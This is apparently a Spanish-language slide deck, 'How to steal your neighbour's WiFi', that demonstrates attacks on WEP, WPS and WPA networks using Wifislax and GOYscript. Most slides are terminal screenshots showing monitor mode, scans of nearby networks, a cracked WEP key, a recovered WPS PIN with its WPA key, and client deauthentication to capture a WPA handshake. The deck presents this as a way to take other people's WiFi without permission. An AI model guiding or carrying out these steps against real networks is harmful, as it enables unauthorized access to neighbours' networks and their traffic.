

# Como robarle WiFi a tu vecin@

By: @jmbm1989



# Ataques a redes wifi


- WEP
  - Protocolo (100% efectividad)
- WPA/WPA2:
  - WPS (100% efectividad)
  - Protocolo
- Fuerza Bruta (100% efectividad)
- Diccionario
- Otros

# Ataques utilizando WifiSlax

[www.wifislax.com](http://www.wifislax.com)



# Ataque a WEP



# Ataque a WEP

```
goyscript : goyscriptWEP : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
GOYscriptWEP 2.9 by GOYfilms

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº      INTERFAZ      DRIVER      FABRICANTE
-----
1)      wlan0          iwlwifi     Intel Corporate
(2)      wlan1          rt2800usb   Emerging Technologies Limited

Selecciona una tarjeta WiFi: 
```

# Ataque a WEP

```
goyscript : goyscriptWEP : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº    INTERFAZ    DRIVER    FABRICANTE
---    -
1)    wlan0         iwlwifi   Intel Corporate
2)    wlan1         rt2800usb Emerging Technologies

Selecciona una tarjeta WiFi: 2

Has seleccionado: wlan1

Borrando archivos temporales de sesiones anteriores...

Resolución de pantalla actual: 1280x800

Iniciando la tarjeta WiFi...

Activando modo monitor en wlan1 [MAC=00:0D:A3:14:63:71]...

INTERFAZ    CHIPSET    DRIVER
---
wlan0       Intel 5100  iwlwifi
wlan1       Ralink RT2870/3070  rt2800usb (AC)

PULSA CONTROL+C PARA DETENER
LA BÚSQUEDA Y SELECCIONAR
UNA DE LAS REDES DETECTADAS
```

BUSCANDO REDES WIFI										
Canal 5 ][ Transcurrido: 28 s ][ 2013-10-11 21:41										
BSSID	SEÑAL	Beacons	#Data, #/s	CA	MB	ENC	CIFRADO	AUT.	ESSID	
00:00:00:00:00:00	-1	0	10	0	158	-1	WEP	WEP	<caracteres: 0>	
00:00:00:00:00:00	-1	0	13	0	148	-1	WEP	WEP	<caracteres: 0>	
00:00:00:00:00:00	-76	19	0	0	1	54	WEP	WEP	WLAN_4B	
00:00:00:00:00:00	-84	17	0	0	3	54	WEP	WEP	WLAN_DB	
50:00:00:00:00:00	-88	10	0	0	6	54	WEP	WEP	WLAN_6D	
00:00:00:00:00:00	-90	7	0	0	11	54	WEP	WEP	WLAN_38	
00:00:00:00:00:00	-91	4	1	0	9	54	WEP	WEP	WLAN_DD	
BSSID	CLIENTE	SEÑAL	Ratio	Perd.	Paquetes	ESSIDs probados				
00:23:F8:C2:A7:F7	48:00:00:00:00:00	-74	0 -24	0	14					
(no asociado)	C4:00:00:00:00:00	-72	0 - 1	0	1					
(no asociado)	00:00:00:00:00:00	-82	0 - 1	0	1					
(no asociado)	00:00:00:00:00:00	-84	0 - 1	0	2					
(no asociado)	F0:00:00:00:00:00	-90	0 - 1	0	1					
00:23:F8:C2:AE:F7	80:00:00:00:00:00	-84	0 -18	0	16					

**Ahora vemos las redes  
con clave Wep a nuestro alcance.  
Para detener la captura damos CTRL+C**

# Ataque a WEP


goyscript : goyscriptWEP : - Konsole

Archivo Editar Ver Marcadores Preferencias Ayuda

**Redes WiFi detectadas con contraseña WEP**

Nº	MAC	CANAL	IVs	SEÑAL	NOMBRE DE RED
1)#	00:	-	45	0%	< Oculta >
2)#	00:	-	33	0%	< Oculta >
3)	00:	11	-	10%	Router
4)	00:	11	-	10%	WLAN_38
5)	00:	9	1	11%	WLAN_DD
6)	50:	6	-	12%	WLAN_6D
7)#	00:	9	-	14%	< Oculta >
8)	00:	3	-	17%	WLAN_DB
9)	00:	1	-	25%	WLAN_4B
10)	40:	9	-	8%	WLAN_77

Selecciona una red de la lista:



# Ataque a WEP

```
goyscript : goyscriptWEP : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
La contraseña para la red WLAN_6D es:

En hexadecimal...: 5A3[REDACTED]
En ASCII.....: [REDACTED]


Se ha creado el archivo "WLAN_6D ([REDACTED]).txt"
en el directorio "claves", el cual contiene la contraseña
en formato hexadecimal y ASCII respectivamente.

Duración del proceso...: 16 segundos


¿Quieres conectarte a la red "WLAN_6D"? [S/N]:
```



# WPA/WPA2 con WPS



# WPA/WPA2 con WPS activado



goyscript : goyscriptWPS : - Konsole

Archivo Editar Ver Marcadores Preferencias Ayuda

=====

GOYscriptWPS 2.4 by GOYfilms

=====

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº	INTERFAZ	DRIVER	FABRICANTE
1)	wlan0	rt2800usb	B-Link Electronic Limited

Sólo se ha detectado una tarjeta WiFi: wlan0

Resolución de pantalla actual: 1920x1080

Iniciando la tarjeta WiFi...

Activando modo monitor en wlan0 [MAC=XXXXXXXXXX]...

INTERFAZ	CHIPSET	DRIVER
wlan0	Ralink RT2870/3070	rt2800usb (ACTIVADO en mon0)

Buscando redes WiFi con WPS activado...

=====

PULSA CONTROL+C PARA DETENER  
LA BUSQUEDA Y SELECCIONAR  
UNA DE LAS REDES DETECTADAS

=====

Buscando redes WiFi con WPS activado

BSSID	CANAL	SEÑAL	VERSIÓN	BLOQUEO	NOMBRE DE RED	
* 3	2	1	23%	1.0	NO	WL
6	B	3	25%	1.0	NO	WL
0	0	7	25%	1.0	NO	Pr
8	B	6	27%	1.0	NO	WL
* 5	4	6	27%	1.0	NO	WL
* 7	9	1	33%	1.0	NO	WL
D	0	6	45%	1.0	NO	WL
* 7	D	6	45%	1.0	NO	WL
* 5	C	11	47%	1.0	NO	WL
# 2	3	11	51%	1.0	NO	F

# WPA/WPA2 con WPS activado

```
goyscript : goyscriptWPS : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
  Redes WiFi detectadas con WPS activado
  =====

  Nº      MAC      CANAL  SEÑAL  BLOQUEO  NOMBRE DE RED
  ==      ==      =====
  1)*  3  [REDACTED]  2    1    23%    NO    WL
  2)   6  [REDACTED]  4    3    23%    NO    WL
  3)   6  [REDACTED]  3    3    25%    NO    WL
  4)   0  [REDACTED]  7    3    25%    NO    Pr WiFi
  5)   8  [REDACTED]  6    3    27%    NO    WL
  6)*  5  [REDACTED]  4    6    27%    NO    WL
  7)*  7  [REDACTED]  9    1    33%    NO    WL
  8)   D  [REDACTED]  0    6    45%    NO    WL
  9)*  7  [REDACTED]  0    6    45%    NO    WL
  10)* 5  [REDACTED]  C   11    47%    NO    WL
  11)# 2  [REDACTED]  B   11    51%    NO    FT

  Selecciona una red de la lista: █
```

# WPA/WPA2 con WPS activado

```
goyscript : goyscriptWPS : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^ 8) D 15 56 50 50 10 6 45% NO WLAN
9)* 7  6 45% NO WLAN
10)* 5  C 11 47% NO WLAN
11)# 2  3 11 51% NO FTE-

Selecciona una red de la lista: 11

R E S U M E N
=====

INTERFAZ:
Nombre.....: wlan0
Modo monitor....: mon0
MAC.....: 
Fabricante.....: B-Link Electronic Limited

PUNTO DE ACCESO:
Nombre.....: 
MAC.....: 
Canal.....: 11
Fabricante.....: Huawei Device Co., Ltd

Atacando la red FTE-...

Iniciando ataques con pin específico...

Probando pin 06975555 generado por WPSPinGeneratorMOD... PIN CORRECTO

!!! CONTRASEÑA ENCONTRADA !!!

Pin WPS.....: '06975555'
Clave WPA...: ' '

Contraseña guardada en el archivo
"FTE-A4CC ( ).txt"
dentro de la carpeta "claves"

Duración del proceso...: 7 segundos

^ ¿Quieres conectarte a la red "FTE- "? [S/N]:
```



# WPA



# WPA

goyscript : goyscript : - Konsole

Archivo Editar Ver Marcadores Preferencias Ayuda

Nº	MAC	CANAL	IV	SEÑAL	TIPO	WPS	NOMBRE DE RED
1)#	88:03	-	-	0%	----		< Oculta >
2)#	88:03	1	99	0%	*WPA2	SI	
3)	DC:9F	12	1	0%	WPA2		
4)#	50:7E	11	14	18%	*WPA2		
5)#	64:68	3	-	23%	*WPA		
6)#	84:9C	-	2	23%	WPA		
7)#	00:27	4	2	24%	WPA2		
8)	88:03	6	2	24%	*WPA2	SI	
9)	9C:80	6	-	24%	WPA2	SI	
10)	D0:AE	-	-	27%	----		
11)	5C:33	6	-	27%	WPA2	SI*	
12)#	38:72	6	-	28%	*WPA		
13)	92:3E	6	-	28%	WPA2		
14)#	50:7E	1	-	29%	*WPA2		
15)#	C0:AC	6	-	29%	WPA2	SI	
16)	88:03	11	3	31%	*WPA2		
17)	8C:0C	9	-	33%	WPA		
18)	D0:AE	6	-	36%	WPA		
19)#	38:72	6	99	51%	*WPA		
20)#	F8:8E	6	4	60%	WPA		

Selecciona una red de la lista: █

goyscript : goyscript :

# WPA

goyscript : goyscript : - Konsole

Archivo Editar Ver Marcadores Preferencias Ayuda

Nº	MAC	CANAL	IV	SEÑAL	TIPO	WPS	NOMBRE DE RED
1)#	88:03	-	-	0%	----		< Oculta >
2)#	88:03	1	99	0%	*WPA2	SI	
3)	DC:9F	12	1	0%	WPA2		
4)#	50:7E	11	14	18%	*WPA2		
5)#	64:68	3	-	23%	*WPA		
6)#	84:9C	-	2	23%	WPA		
7)#	00:27	4	2	24%	WPA2		
8)	88:03	6	2	24%	*WPA2	SI	
9)	9C:80	6	-	24%	WPA2	SI	
10)	D0:AE	-	-	27%	----		
11)	5C:33	6	-	27%	WPA2	SI*	
12)#	38:72	6	-	28%	*WPA		
13)	92:3E	6	-	28%	WPA2		
14)#	50:7E	1	-	29%	*WPA2		
15)#	C0:AC	6	-	29%	WPA2	SI	
16)	88:03	11	3	31%	*WPA2		
17)	8C:0C	9	-	33%	WPA		
18)	D0:AE	6	-	36%	WPA		
19)#	38:72	6	99	51%	*WPA		
20)#	F8:8E	6	4	60%	WPA		

Selecciona una red de la lista: █

goyscript : goyscript :

# WPA

```
goyscript : goyscript : - Konsole
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
^
  Encryptación....: WPA2-CCMP (WPS activado)
  Fabricante.....: < desconocido >

  GOYscriptWPA 3.4-beta5 by GOYfilms

[17:52] Encontrado 1 cliente. Expulsando... (intento nº 1)
Expulsando con aireplay 94:35: [Samsung Electronics Co.,Ltd]
[ 52 KB ] Esperando 15 segundos... (1 handshake)

